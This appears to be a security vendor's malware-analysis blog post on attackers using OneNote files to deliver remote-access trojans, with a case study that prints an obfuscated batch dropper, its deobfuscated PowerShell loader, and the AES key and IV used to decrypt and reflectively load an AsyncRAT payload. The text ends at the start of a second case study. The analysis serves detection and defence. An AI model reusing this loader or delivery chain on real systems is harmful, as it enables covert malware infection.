OneNote: A Growing Threat for Malware Distribution

zscaler.com/blogs/security-research/onenote-growing-threat-malware-distribution

Attackers are increasingly using OneNote documents to distribute malware, due to the heightened security measures against macro-based attacks and the widespread adoption and popularity of the platform. Analyzing several related case studies, this article showcases the obfuscation techniques used by threat actors to bypass threat detection measures and deceive users into executing malware on their systems via OneNote.

Key Takeaways:

- Threat actors are increasingly using Microsoft OneNote documents to deliver malware via phishing emails.
- OneNote is installed by default in all Microsoft Office/365 installations, even if a Windows user does not use the application, it is still available to open the file format because it is easy to deceive a user to run a malicious OneNote Document.
- Previously Threat actors target users with malicious macro enabled documents but, in July 2022, Microsoft disabled Macros by default on all Office applications, making this approach unreliable for distributing malware.
- The advantage of OneNote documents is that they can embed similar malicious code as macro/VBA office documents with less detection.
- Also MSHTA, WSCRIPT, and CSCRIPT can be executed from within OneNote and attackers can use multi-layer obfuscation with this script to bypass threat detection.
- OneNote Document can run the following types of scripts CHM, HTA, JS, WSF, and VBS.
- ThreatLabz detected various types of malware distributed through OneNote documents including Bankers, Stealers and RAT (Remote-Access-Trojan).

Why OneNote?

Attackers have shifted from using traditional macro-based attacks to using Microsoft OneNote as a delivery mechanism for malware. OneNote has become an increasingly attractive vector for attackers due to its popularity, wider reach, lack of awareness and security measures, and ability to integrate with other Microsoft products. Attackers use OneNote to deliver malicious payloads by obfuscating the content and exploiting the trusted application status of OneNote. Specific reasons for this shift include:

1. **Increased Security Measures:** Due to the growing awareness of macro-based attacks, many organizations have been implementing security measures to prevent such attacks. As a result, it has become more challenging for attackers to deliver malware through these attacks. Furthermore, in July 2022, Microsoft disabled Macros by default on all Office applications, rendering this approach unreliable for malware distribution.
2. **OneNote's Popularity and Wider Reach:** OneNote's popularity as a widely used note-taking application and its ability to embed different types of content make it a useful tool for attackers to distribute malware. It is pre-installed in all Microsoft Office/365 installations, meaning that even if a Windows user does not use the application, the file format is still available for malicious OneNote documents to deceive a user into running them.
3. **Lack of Awareness and Security Measures:** Exploits in Microsoft OneNote are not as well-known as macro-based attacks, which often leads to organizations not having sufficient security measures to prevent these types of attacks.
4. **Evasion Techniques:** Although the "Mark of the Web" is a Windows security feature that protects users from potentially harmful content downloaded from the internet, OneNote does not propagate this feature on its attachments. This allows attackers to embed unsigned executables or macro-enabled documents without triggering Microsoft's recent security restrictions.
5. **Trusted Application and Microsoft Integrations:** Due to OneNote being a trusted application, users may be more inclined to interact with files from this application compared to other types of attachments or links. Additionally, OneNote can be integrated with other Microsoft products such as Office and OneDrive, which makes it easier for attackers to spread malware through these products as well.

To detect and mitigate these attacks, organizations must implement security measures to detect malicious content and malicious payloads, as well as leverage tools like OneNoteAnalyzer, a valuable resource developed by ThreatLabz Researcher Niraj to streamline and expedite the process of analyzing suspicious artifacts in OneNote Documents.

```
                                 Author: @knight0x07

[-] Usage: OneNoteAnalyzer.exe --file "<path_to_onenote_document>"
```

Fig.1 - Open source OneNoteAnalyzer tool developed by a ThreatLabz researcher

Case Study-1: RAT

Starting in December 2022, attackers have been using OneNote files to distribute Remote Access Trojans (RAT) such as AsyncRAT, Quasar RAT, NetWire, and Xworm. These RATs use complex obfuscation techniques with OneNote files in order to evade detection by security software.

During the course of the investigation, researchers found the file containing the malicious payload disguised under the misleading name "**PaymentAdv.one**".





Fig.2 - OneNote phishing document


After analyzing the file with OneNoteAnalyzer, researchers uncovered that the attack was carried out by dropping and executing a batch file called "**zoo1.bat**".



```
[+] OneNote Document Path: 1.one
[+] OneNote Document File Format: OneNote2010
[+] Export Directory Path: \1_content
[+] Extracting Attachments from OneNote Document

     -> Extracted OneNote Document Attachments:

            -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
            -> Extracted Actual Attachment Path:  | FileName: zoo1.bat | Size: 96045

     -> OneNote Document Attachments Extraction Path: \1_content\OneNoteAttachments

[+] Extracting Page MetaData from OneNote Document

      -> Page Count: 1
      -> Page MetaData:


      ---------------------------------------------

            -> Title: Remittance Advice
            -> Author: RAZER
```

Fig.3 - Malicious files extracted from OneNote document


The batch file was obfuscated and contained an encrypted blob at the start, followed by heavily obfuscated PowerShell code.



```
::wEL6IF9HNHRczbRvKVfTXkl1+IADm9vhoQOE4qj4GdLS2Ji1PFERXIXRujrXwXog+xSk3Aoyp/eI9SkYuDumOzgw8ir0
@echo off
powershell -w % %hi% %d%=%de%!%n -c%?% #%=%
set F%@%dr%?%qW=%@%C:%=%\W% %in% %dow%+%s\%?%Sys%=%W%#%OW64%@%\Win%=%do% %w%#%sP%?%o%=%we%?%rS
if no%?%t%#% e%+%x%?%ist%#% %@%%FdrqW% (s%?%et F%#%drq%@%W%+%=C%@%:\W%-%i%?%ndow%@%s\S%@%y%#%s
copy %FdrqW% "%~0.e%?%xe%!%" %#%/y%!%&&cl%#%s%-%
call "%~0.ex%?%e"%#% %@%fu%#%n%=%c%#%ti%+%on%+% eJ%+%($% %P)%+%{%-%$P%?%.R%?%ep%?%lac%+%e(%=%'
exit

```

Fig.4 - Obfuscated batch file

By removing the "**@echo off**" line and adding "**echo**" to the start of each line in the batch file, researchers were able to decode the file's activities and log the output as shown in the screenshot below.



```
C:\1_content\OneNoteAttachments>set FdrqW=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\1_content\OneNoteAttachments>if not exist C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe (set FdrqW=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe )


C:\1_content\OneNoteAttachments>copy C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "zoo1.bat.exe" /y  && cls
        1 file(s) copied.


C:\1_content\OneNoteAttachments>call "zoo1.bat.exe" function eJ($P){$P.Replace('@', '')}$wkmy=eJ 'Fro@m@Base@64@Str@ing@';$Hxpw=eJ 'C@r@ea@t@e@De@cry@ptor@';$eLcZ=eJ 'Lo@ad@';$tRzl=
eJ 'Tr@a@nsfo@rmFi@nal@Bl@o@ck@';$hPkA=eJ 'Ch@an@ge@Ext@ens@ion@';$Kpbi=eJ 'Inv@o@ke@';$ICyj=eJ 'Ge@t@Cu@rre@ntPr@o@cess@';$Afpz=eJ 'S@pli@t@';$Zbrc=eJ 'Ent@r@y@Poi@n@t@';$vhNw=eJ
'Re@adA@ll@Te@xt@';function jmPAl($suOYU,$rWJid,$LlygJ){$cZeQL=[System.Security.Cryptography.Aes]::Create();$cZeQL.Mode=[System.Security.Cryptography.CipherMode]::CBC;$cZeQL.Padding
=[System.Security.Cryptography.PaddingMode]::PKCS7;$cZeQL.Key=[System.Convert]::$wkmy($rWJid);$cZeQL.IV=[System.Convert]::$wkmy($LlygJ);$CgHhV=$cZeQL.$Hxpw();$tSQRS=$CgHhV.$tRzl(
$suOYU,0,$suOYU.Length);$CgHhV.Dispose();$cZeQL.Dispose();$tSQRS;}function oxlze($suOYU){$EtogX=New-Object System.IO.MemoryStream(,$suOYU);$vIsgu=New-Object System.IO.MemoryStream;
$PxMoK=New-Object System.IO.Compression.GZipStream($EtogX,[IO.Compression.CompressionMode]::Decompress);$PxMoK.CopyTo($vIsgu);$PxMoK.Dispose();$EtogX.Dispose();$vIsgu.Dispose();
$vIsgu.ToArray();}function vXyZR($suOYU,$rWJid){[System.Reflection.Assembly]::$eLcZ([byte[]]$suOYU).$Zbrc.$Kpbi($null,$rWJid);}$XWnrc=[System.IO.File]::$vhNw([System.IO.Path]::$hPkA
([System.Diagnostics.Process]::$ICyj().MainModule.FileName, $null)).$Afpz([Environment]::NewLine);$IVNMS = $XWnrc[0].Substring(2).$Afpz('\');$Zsyor=oxlze (jmPAl ([Convert]::$wkmy(
$IVNMS[0])) $IVNMS[2] $IVNMS[3]);$nDGxz=oxlze (jmPAl ([Convert]::$wkmy($IVNMS[1])) $IVNMS[2] $IVNMS[3]);vXyZR $nDGxz $null;vXyZR $Zsyor $null;

C:\1_content\OneNoteAttachments>exit
```


Copied powershell as zoo1.bat.exe

Obfuscated Powershell code

*Fig.5 - Commands executed by “**zoo1.bat.exe**”*

The log indicated that the batch file had copied and disguised the malicious program as "**zoo1.bat.exe**" in an attempt to hide its activities.


The Powershell code associated with it was obfuscated and difficult to comprehend, so researchers manually pretty print to deobfuscate and reformat the file, making it more readable as demonstrated in the screenshot below.



```
call "zoo1.bat.exe"
$wkmy=eJ 'FromBase64String';
$Hxpw=eJ 'CreateDecryptor';
$eLcZ=eJ 'Load';
$tRzl=eJ 'TransformFinalBlock';
$hPkA=eJ 'ChangeExtension';
$Kpbi=eJ 'Invoke';
$ICyj=eJ 'GetCurrentProcess';
$Afpz=eJ 'Split';
$Zbrc=eJ 'EntryPoint';
$vhNw=eJ 'ReadAllText';

function jmPAl($suOYU,$rWJid,$LlygJ)
{$cZeQL=[System.Security.Cryptography.Aes]::Create();
$cZeQL.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$cZeQL.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$cZeQL.Key=[System.Convert]::$wkmy($rWJid);
$cZeQL.IV=[System.Convert]::$wkmy($LlygJ);
$CgHhV=$cZeQL.$Hxpw();
$tSQRS=$CgHhV.$tRzl($suOYU,0,$suOYU.Length);
$CgHhV.Dispose();$cZeQL.Dispose();$tSQRS;}

function oxlze($suOYU){
$EtogX=New-Object System.IO.MemoryStream(,$suOYU);
$vIsgu=New-Object System.IO.MemoryStream;
$PxMoK=New-Object System.IO.Compression.GZipStream($EtogX,[IO.Compression.CompressionMode]::Decompress);
$PxMoK.CopyTo($vIsgu);$PxMoK.Dispose();$EtogX.Dispose();$vIsgu.Dispose();$vIsgu.ToArray();}

function vXyZR($suOYU,$rWJid)
{[System.Reflection.Assembly]::$eLcZ([byte[]]$suOYU).$Zbrc.$Kpbi($null,$rWJid);}

$XWnrc=[System.IO.File]::$vhNw([System.IO.Path]::$hPkA([System.Diagnostics.Process]::$ICyj().MainModule.FileName, $null)).$Afpz([Environment]::NewLine);
$IVNMS = $XWnrc[0].Substring(2).$Afpz('\');
$Zsyor=oxlze (jmPAl ([Convert]::$wkmy($IVNMS[0])) $IVNMS[2] $IVNMS[3]);
$nDGxz=oxlze (jmPAl ([Convert]::$wkmy($IVNMS[1])) $IVNMS[2] $IVNMS[3]);
vXyZR $nDGxz $null;vXyZR $Zsyor $null;
```

Fig.6 - Obfuscated Powershell code in readable format


After deobfuscation, researchers discovered that the script used base64 encoding to split the encrypted blob seen in the initial batch file into its actual data, AES key, and index using the backslash character. With these values, the script was able to decrypt the data and decode it using gzip encoding to reveal the final executable.



```
q5KTcuYmEE6iRe6YBV074ACAWKsh7cmKLFkNubsmf93u1XRkcUZY0G9DVOFLjz7LSML8yi//VX8+Si68rmpC0nzpF1045eyC1h7UHxfzMMvrRFGfUiF+BKoeue+x8Ay8+sefM2uTONZ4rl67nMiLBinu9k3nes8WxOvs4Sf4PZis0MYAn2dfGEnooH0IBDRRX/wLtyA9PM+
nJqyglUnN2qjyuk6rqvQVsIFXLpMqP+om6KlyeP2cBMaMptAykEVvGYugEJEK1231417rD7R7CXEZjsNsONP/fywNPrQb625Jx+c4qfLqekNruF40yLC9xA0bVfIjQwBS3Zghgs0OLq+4D+LhG84xCXBPPLML4+
A3S1spsJM48TiUunDNBN3qS05XQvOR9mLV/tFCesiAVIpsZQVW9Ft5oSC/RY93HxyP4MyJQiBBtmJOnOVA9mxJ8bji3jQl6b/6RqIv3pzR1uYueOdM+JULlnmthjfj99On+
zdp0URIu6dghw7P5N2P95dm7Amv3v5ic8TPphbA1WCnO/wIFOar6igEdLaDVjjDFBgSdSyvTg8scMrjF/n3bHrxvxvrMUComdljQuHMhxNc3qYAl/SvfSGJESCEkvcIKQur1mKw1qSTxg3sr2oz6822CpCDMjNF+
7KJdqBWL19QQZBjqVD3dt6k3Ujlt2JnYFSdd04EqlunxfvbJs0dVAopSTfAEN9lAGQSmBQa5XJwnXHV0hMX2nNniIy0Ixekphecneyb0dpLX5s3urSIFhUc7yTSjO8X6rY6TUTJ56jFQIQAaAc490Bupdg6Dwm02qARy5G87/i404P9VJPIwUwxDEpdFXlJTelflbv0XdHG
D5SFM9BBP8THfV25ajiRZc9H+fAQj0OGWt4ukqZkYIVtabGyuZbPCDkHu9bqh0PXWPva5D7N3N3OI8aouleZKk7tQpS3JZ1w4JOZh7J0x51rQXYQ3/PwneTGaMtITNDCk6dBNaVJd+hqlNjR0=\rgoh9Yj3jA5oSFUjKXrhHB6ICw6SFg7qtjulOpc6j00=\M7+
gcEhdUXgYKimjZRZCcg==
```

Fig.7 - AES Key and IV identified in the blob

Now lets the cook the above recipe using Cyberchef and check what does it results:



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

AES Decrypt

Key
rgoh9Yj3jA5oSFUjKXrhHB6I… BASE64

IV
M7+gcEhdUXgYKimjZRZCcg== BASE64

Mode: CBC Input: Raw Output: Raw

Gunzip

```
wEL6IF9HNHRczbRvKVfTXkl1+IADm9vhoQOE4qj4GdLS2Ji1PFERXIXRujrXwXog+xSk3Aoyp/eI9SkY
uDumOzgw8ir0ojPvNgoZAI3T9FVPqe69Zc8WEBskCXyZMHjYxzyGwWgeO78QkpDjOS/9G0YOcl+XR/12
cKrfSCApXgR8GgCubKKEwAqrrSE2jg5+NRb6f4NRQamTzRCJNLf2/7esMgU+jqdH0Es0TH7lkk578vay
L0DPjq++1ShW2WWXu+8N/gpKOZsPq8hdFJLiv03DMXSVOTCVPHklOW2DxK7moJVhUuyi0dvuFaIuWCza
YvanoiF1GBTctilto/DNlSgYs7cs2UMV7aJud0ndE0FwShv5gJnvvTKcD0IopCglG/lQntrCRcPH3NnR
Bvvguxa50n6cTyzbRko5oU5RVegT13UbuZRHX0d85Q9LwZznBADfjLD5d9GG0/7iFZJvnWTI8w6GZ5e/
ifIIzfYY2bWc4JwSjEMyhfBoehvOQDQCPmVE//AyqNLPvKZ+LDLdpVkpDeKdk8PljIfnHjdUMaK23Wtp
Zwoloyc57nN5oeKY9OT3IiteDPIu5O3alZSN+yImoBethInxjXkxmXGPY4WpkGC+uvga/vWv/nCwlKHY
Lx2Me3KBxXkULAIN9by6R663KBD7yPF5ySPmb5Q0xXyOmzLT7VmIBTQv9w4BjSnOwXOML7qa6gzyNrEX
Vevjo3cTSFW4gZHq2J4rMFaue7MvbQft5tLLVA3UXXjvf/85KKAfoyzs9OCvq3FrbsPglXuGjhbPsNWH
```


Output

time: 62ms
length: 62976
lines: 312

```
MZ..........ÿÿ..,.......@.......................................º..´  Í!
,.LÍ!This program cannot be run in DOS mode.

$.......PE..L...»iâc........à........ì..........î.... ... ....@..
......................`...........@..................................W....
..Î...................@...........................................................
............... ..H...........text...ôë... ...ì.................
```

Fig.8 - Decrypted payload extracted using CyberChef

Similarly we can decode the second blob which will also result in a Portable Executable (PE) file.



```
// ScrubCrypt

// Global type: à\u0014YÌ\u0092\u0003#\u00A8Êcz\u0084)\u0088\u009D\u0003'üá\u0092\u00BEp\u0094$\u0019Î&\u0080\u001EñáÕÊ\u008D
  \u0098ô\u00ABÆþ&å\u008AúâO\u00A3
// Entry point: \u008Atë\u000FAþß\u0001\u00A4úªàËí\u00ABÓv"â\u0090\u0006\u00A9$^\u00B6UR\u0010\u00AB\u008AäpDÚüê\u00BESüªv
  \u00B8;RH.ÜÑº4Õ#S^Ý$\u000E\u00AEzÆ\u00A6`ñ?.6U\u007Ff\u0017U\u0010Wà2ok\u0098~]\u00B1uù'JMÇ\u00AB\u00BDc.ã\u001Eª\u008Ds\u00F7
  \u0089ê6â.\u0004\u0007\u00B7\u007FÇ\u0004\u00B8ÒÉ\u0018\u00ADõw\u00BF\u00D7\u00B9\u009F\u00A7A\u00F7\u0080)\u00B0iÜ\u00BC\u009A
  \u00B8\u001Bæc=Ø\u0012j\u0003-}µ\u0094\u0094ëï./\u0088\u0093Ý\u0089\u00A8p\u008C\u0087þ\u000E\u008F\u000Fx\u0010\u009C\u0081
  \u00B3Öi\u000F\u0096\u0087\u00A6[9.\u0005
// Architecture: AnyCPU (64-bit preferred)
// Runtime: .NET Framework 4
// Timestamp: 63E269BB (2/7/2023 8:39:47 PM)

using System;
using System.Security;

[module: UnverifiableCode]
```

Fig.9 - AgileDotNet Packed AsyncRAT Payload

The resulting file is a .NET File packed with AgileDotNet, which was revealed to contain a malicious AsyncRAT payload after deobfuscating and unpacking with the .NET Kali Linux tool known as de4dot.

Case Study-2: Banker

Starting in January 2023, Qakbot began experimenting with OneNote files as a vector to deliver malware. Researchers subsequently observed IcedID doing the same, using OneNote files with embedded HTML applications (HTA files with .hta extension).

The following figure illustrates how IceID's OneNote Malspam (malware spam) is distributed and executed.

